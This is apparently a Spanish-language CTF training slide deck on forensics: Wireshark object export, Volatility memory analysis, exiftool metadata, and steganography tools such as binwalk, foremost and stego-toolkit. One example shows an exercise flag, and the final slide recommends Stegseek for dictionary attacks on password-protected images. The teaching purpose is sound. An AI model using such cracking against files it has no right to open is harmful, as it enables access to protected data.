
- Ejemplo: petición y respuesta HTTP



Tráfico de red

Podemos **exportar**
rápidamente **objetos**.

Ej: el fichero que se ha
descargado un usuario
por HTTP.



Tráfico de red

Wireshark · Export · HTTP object list


Packet	Hostname	Content Type	Size	Filename
54	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
132	api.bing.com	text/html	1,305 bytes	qsml.aspx?que
163	api.bing.com	text/html	1,346 bytes	qsml.aspx?que
177	api.bing.com	text/html	1,369 bytes	qsml.aspx?que
198	api.bing.com	text/html	1,398 bytes	qsml.aspx?que
212	google.com	text/html	219 bytes	/
226	www.google.com	text/html	231 bytes	/
1858	www.google.com	text/html	1,058 bytes	url?sa=t&rct=
1904	www.bluproducts.com	text/html	19 kB	/
1955	www.bluproducts.com	text/css	7,321 bytes	default_iceme
1972	www.bluproducts.com	text/css	331 bytes	default_notjs.c
2109	www.bluproducts.com	text/css	63 kB	widgetkit-2410
2136	www.bluproducts.com	application/x-javascript	4,707 bytes	core-816de4c
2139	www.bluproducts.com	application/x-javascript	657 bytes	caption-5e0b3
2280	www.bluproducts.com	application/x-javascript	20 kB	widgetkit-34c2
2390	www.bluproducts.com	application/x-javascript	18 kB	cufon-yui-1d10
2545	www.bluproducts.com	application/x-javascript	95 kB	mootools-core
2560	www.bluproducts.com	application/x-javascript	93 kB	jquery-7ae67c
2689	www.bluproducts.com	application/x-javascript	4,784 bytes	core.js
2728	platform.linkedin.com	text/javascript	3,768 bytes	in.js
2743	www.bluproducts.com	text/css	132 kB	template-897f
2784	www.bluproducts.com	application/x-javascript	22 kB	template-3f20
2898	www.bluproducts.com	image/png	19 kB	facebook.png
2990	www.bluproducts.com	image/png	22 kB	Twitter.png
3060	www.bluproducts.com	image/png	44 kB	googleplus.pn
3066	s.amazon-adsystem.com	image/gif	43 bytes	iui3?d=3p-hbg
3145	www.bluproducts.com	image/png	19 kB	mail.png

Text Filter:

[Help](#) [Save All](#) [Close](#) [Save](#)

Tráfico de red

- Truco 1: Para ahorrar tiempo es interesante ver los **resúmenes** que genera Wireshark: **participantes y protocolos**



- Truco 2: Ordenar por tamaño

Análisis de RAM



VOLATILITY

- **La RAM es volátil:**
el contenido se pierde al apagar el ordenador
- Contiene información muy interesante:
 - **Procesos en ejecución**, y sus datos asociados
 - **Conexiones** entrantes y salientes
 - **Ficheros** cacheados

Análisis de RAM



Instrucciones de instalación en Kali:

1. Clonamos el repositorio:

```
git clone https://github.com/volatilityfoundation/volatility3
```

2. Entramos a la carpeta y creamos entorno virtual (venv):

```
cd volatility3
```

```
python3 -m venv venv
```

3. Activamos el entorno y instalamos dependencias

```
source venv/bin/activate
```

```
pip3 install -r requirements.txt
```

Análisis de RAM



- **¡Cuidado con los tutoriales!**

Muchos están anticuados ☹

- **Imprimir opciones y ver listado de plugins:**

```
python3 vol.py -h
```

- **Uso general**

```
python3 vol.py -f fichero.raw os.plugin [parameters]
```

- **Opciones de un plugin:**

```
python3 vol.py os.plugin -h
```

Análisis de RAM



VOLATILITY

- Ejemplo 1: procesos en ejecución:

PDB scanning finished											
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File	output
4	0	System	0xa68ffbc7f080	159	-	N/A	False	2024-09-27 02:25:09.000000 UTC	N/A		Disabled
124	4	Registry	0xa68fee02080	4	-	N/A	False	2024-09-27 02:25:07.000000 UTC	N/A		Disabled
432	4	smss.exe	0xa6810086d040	2	-	N/A	False	2024-09-27 02:25:09.000000 UTC	N/A		Disabled
544	532	csrss.exe	0xa68104ed3080	12	-	0	False	2024-09-27 02:25:14.000000 UTC	N/A		Disabled
620	532	wininit.exe	0xa68105028140	2	-	0	False	2024-09-27 02:25:14.000000 UTC	N/A		Disabled
628	612	csrss.exe	0xa68104cb6240	14	-	1	False	2024-09-27 02:25:14.000000 UTC	N/A		Disabled
692	612	winlogon.exe	0xa68105040080	5	-	1	False	2024-09-27 02:25:14.000000 UTC	N/A		Disabled
764	620	services.exe	0xa6810520e240	5	-	0	False	2024-09-27 02:25:14.000000 UTC	N/A		Disabled
784	620	lsass.exe	0xa6810507d080	11	-	0	False	2024-09-27 02:25:14.000000 UTC	N/A		Disabled
912	764	svchost.exe	0xa681061d7240	16	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
948	692	fontdrvhost.ex	0xa68105111140	6	-	1	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
940	620	fontdrvhost.ex	0xa681061c1080	6	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
412	764	svchost.exe	0xa6810624f2c0	9	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
548	764	svchost.exe	0xa681062772c0	4	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
76	692	dwm.exe	0xa681062bc080	22	-	1	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
1056	764	svchost.exe	0xa6810604e340	5	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
1148	764	svchost.exe	0xa6810607e300	5	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
1204	764	svchost.exe	0xa681060ac300	4	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
1212	764	svchost.exe	0xa681060aa300	3	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
1244	764	svchost.exe	0xa681060b6300	8	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled
1264	764	svchost.exe	0xa681060d4240	11	-	0	False	2024-09-27 02:25:15.000000 UTC	N/A		Disabled

Análisis de RAM



VOLATILITY

- Ejemplo 2: conexiones abiertas

PDB scanning finished									
Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0xa68100565910	UDPV4	0.0.0.0 0	*	0	8384	powershell.exe	2024-09-26 17:30:04.000000 UTC		
0xa68100565910	UDPV6	:: 0	*	0	8384	powershell.exe	2024-09-26 17:30:04.000000 UTC		
0xa68100565dc0	UDPV4	0.0.0.0 0	*	0	8384	powershell.exe	2024-09-26 17:30:04.000000 UTC		
0xa68100566720	UDPV4	0.0.0.0 0	*	0	8384	powershell.exe	2024-09-26 17:30:04.000000 UTC		
0xa68100566720	UDPV6	:: 0	*	0	8384	powershell.exe	2024-09-26 17:30:04.000000 UTC		
0xa68100566a40	UDPV4	0.0.0.0 0	*	0	8384	powershell.exe	2024-09-26 17:30:04.000000 UTC		
0xa68100906050	TCPv4	0.0.0.0 49665	0.0.0.0 0	LISTENING	620	wininit.exe	2024-09-27 02:25:15.000000 UTC		
0xa68100906050	TCPv6	:: 49665	:: 0	LISTENING	620	wininit.exe	2024-09-27 02:25:15.000000 UTC		
0xa681009069f0	TCPv4	0.0.0.0 49664	0.0.0.0 0	LISTENING	784	lsass.exe	2024-09-27 02:25:15.000000 UTC		
0xa68100907910	TCPv4	0.0.0.0 49664	0.0.0.0 0	LISTENING	784	lsass.exe	2024-09-27 02:25:15.000000 UTC		
0xa68100907910	TCPv6	:: 49664	:: 0	LISTENING	784	lsass.exe	2024-09-27 02:25:15.000000 UTC		
0xa68100907a70	TCPv4	0.0.0.0 135	0.0.0.0 0	LISTENING	412	svchost.exe	2024-09-27 02:25:15.000000 UTC		
0xa68100907bd0	TCPv4	0.0.0.0 135	0.0.0.0 0	LISTENING	412	svchost.exe	2024-09-27 02:25:15.000000 UTC		
0xa68100907bd0	TCPv6	:: 135	:: 0	LISTENING	412	svchost.exe	2024-09-27 02:25:15.000000 UTC		
0xa68100907e90	TCPv4	0.0.0.0 49665	0.0.0.0 0	LISTENING	620	wininit.exe	2024-09-27 02:25:15.000000 UTC		
0xa681048e1200	UDPV4	0.0.0.0 5353	*	0	7192	msedge.exe	2024-09-26 17:28:28.000000 UTC		
0xa681048e1200	UDPV6	:: 5353	*	0	7192	msedge.exe	2024-09-26 17:28:28.000000 UTC		
0xa6810518da20	TCPv4	10.0.2.15	49725	20.190.177.21 443	CLOSED	7180	OneDrive.exe	2024-09-26 17:25:41.000	
0xa681061148a0	TCPv4	10.0.2.15	49784	185.89.208.19 443	CLOSE_WAIT	7336	msedge.exe	2024-09-26 17:2	
0xa681061995c0	UDPV4	10.0.2.15	138	*	0	4	System	2024-09-27 02:25:15.000000 UTC	

Esteganografía



¿Qué es la esteganografía?


La **esteganografía** trata el estudio y aplicación de técnicas que permiten ocultar información dentro de otra de diferente tipo (o no), de modo que no se perciba su existencia.



Metadatos

“Datos sobre los datos”. Son la primera fuente de información sobre lo que estamos analizando. Nos puede dar información acerca del contenido, la calidad, histórico...

A veces, incluso flags.



Metadatos - Herramientas: Exiftool


[Exiftool](#) es una de las herramientas más extendidas para analizar metadatos en Linux.

ExifTool



Metadata - Tools: Exiftool

[Exiftool](#) es una de las herramientas más extendidas



The screenshot shows the Windows Properties dialog for a file named "baby-yoda.jpg". The "General" tab is selected, displaying the following metadata:

Propiedad	Valor
Título	
Asunto	
Clasificación	★★★★★
Etiquetas	
Comentarios	
Origen	
Autores	URJC{3X1F}
Fecha de captura	
Nombre del programa	
Fecha de adquisición	
Copyright	
Imagen	
Id. de imagen	
Dimensiones	1280 x 720
Ancho	1280 píxeles
Alto	720 píxeles
Resolución horizontal	72 ppp

Below the dialog, a terminal window shows the output of the command `exiftool baby-yoda.jpg`:

```
L$ exiftool baby-yoda.jpg
ExifTool Version Number : 12.16
File Name : baby-yoda.jpg
Directory :
File Size : 82 KiB
File Modification Date/Time : 2021:10:22 00:17:08+02:00
File Access Date/Time : 2021:10:22 00:17:08+02:00
File Inode Change Date/Time : 2021:10:22 00:17:08+02:00
File Permissions : rw-
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 72
Y Resolution : 72
Exif Byte Order : Big-endian (Motorola, MM)
Artist : URJC{3X1F}
XP Author : URJC{3X1F}
Padding : (Binary data 2060 bytes, use -b option to extract)
About : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Creator : URJC{3X1F}
Image Width : 1280
Image Height : 720
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 1280x720
Megapixels : 0.922
```

Esteganografía sobre ficheros

Una técnica común en esteganografía es aquella que consiste en ocultar ficheros dentro de otros (ya sean del mismo tipo o no).

Ocultar un fichero entre los bytes de otro es una técnica que debe hacerse con cuidado, especialmente si el objetivo es minimizar la detección del uso de esta técnica.

Esteganografía sobre ficheros - Herramientas

Dos de las herramientas más extendidas para operar sobre información oculta en ficheros son [Binwalk](#) y [Foremost](#).

```
william@ubuntu:~/Documents$ binwalk -Me fw.bin
└─ 8F9BB0
   └─ 8F9BB0.7z
      └─ 8F9BB0.extracted
         └─ 68A180
            └─ 68A180.7z
               └─ 72C1B0
                  └─ 72C1B0.7z
                     └─ 72C1B0.extracted
                        └─ DC39.crt
                        └─ E161.crt
                        └─ EBAF.crt
                        └─ F224.crt
   └─ 736648
```

```
lecturesnippets@ubuntu: ~/Desktop
lecturesnippets@ubuntu:~$ sudo apt-get install foremost
[sudo] password for lecturesnippets:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  foremost
0 upgraded, 1 newly installed, 0 to remove and 109 not upgraded.
Need to get 44.0 kB of archives.
After this operation, 143 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ precise/universe foremost amd64 1.5.7
-1 [44.0 kB]
Fetched 44.0 kB in 0s (142 kB/s)
Selecting previously unselected package foremost.
(Reading database ... 167093 files and directories currently installed.)
Unpacking foremost (from .../foremost_1.5.7-1_amd64.deb) ...
Processing triggers for man-db ...
Setting up foremost (1.5.7-1) ...
lecturesnippets@ubuntu:~$ man foremost
lecturesnippets@ubuntu:~$ cd Desktop/
lecturesnippets@ubuntu:~/Desktop$ foremost -t jpg,png,gif -o flashoutput -i flashdrive.img
Processing: flashdrive.img
[*]
```

Esteganografía sobre ficheros

En las competiciones, lo más habitual en la categoría de esteganografía es que se aplique sobre imágenes (JPG, PNG, BMP...).

Para tratar con imágenes, hay una suit de herramientas muy útil: stego-toolkit.



<https://github.com/DominicBreuker/stego-toolkit>



Esteganografía sobre ficheros

Es una colección de herramientas de esteganografía de gran utilidad para los CTF.

En su repositorio de GitHub, podemos ver una lista detallada de las herramientas que podríamos utilizar según los distintos casos, y el uso de cada una de ellas.

En concreto, serán de gran utilidad sus scripts *check_jpg.sh* y *check_png.sh*


Tool	Description	How to use
file	Check out what kind of file you have	<code>file stego.jpg</code>
exiftool	Check out metadata of media files	<code>exiftool stego.jpg</code>
binwalk	Check out if other files are embedded/appended	<code>binwalk stego.jpg</code>
strings	Check out if there are interesting readable characters in the file	<code>strings stego.jpg</code>
foremost	Carve out embedded/appended files	<code>foremost stego.jpg</code>
pngcheck	Get details on a PNG file (or find out if it is actually something else)	<code>pngcheck stego.png</code>
identify	GraphicMagick tool to check what kind of image a file is. Checks also if image is corrupted.	<code>identify -verbose stego.jpg</code>
ffmpeg	ffmpeg can be used to check integrity of audio files and let it report infos and errors	<code>ffmpeg -v info -i stego.mp3 -f null - to recode the file and throw away the result</code>

Esteganografía sobre ficheros

Una alternativa online a tener muy en cuenta es [Aperi'Solve](#).

Esta herramienta tiene la funcionalidad de analizar diferentes perfiles de color de una imagen, lo cual puede ser muy útil.

Además, incluye algunas herramientas como Zsteg (también incluida en stego-toolkit).



Esteganografía sobre ficheros

Un detalle a observar es que, tanto en Aperi'Solve como en algunas de las herramientas de stego-toolkit se solicita una contraseña.

Esto es así porque algunas herramientas de esteganografía protegen el contenido oculto de manera que, si no se posee la contraseña con la que se ocultó, no podremos recuperarlo.

Esteganografía sobre ficheros

Por ello, es de gran utilidad contar con una herramienta como [Stegseeek](#).

Esta herramienta permite realizar ataques de diccionario sobre imágenes en formato JPG.

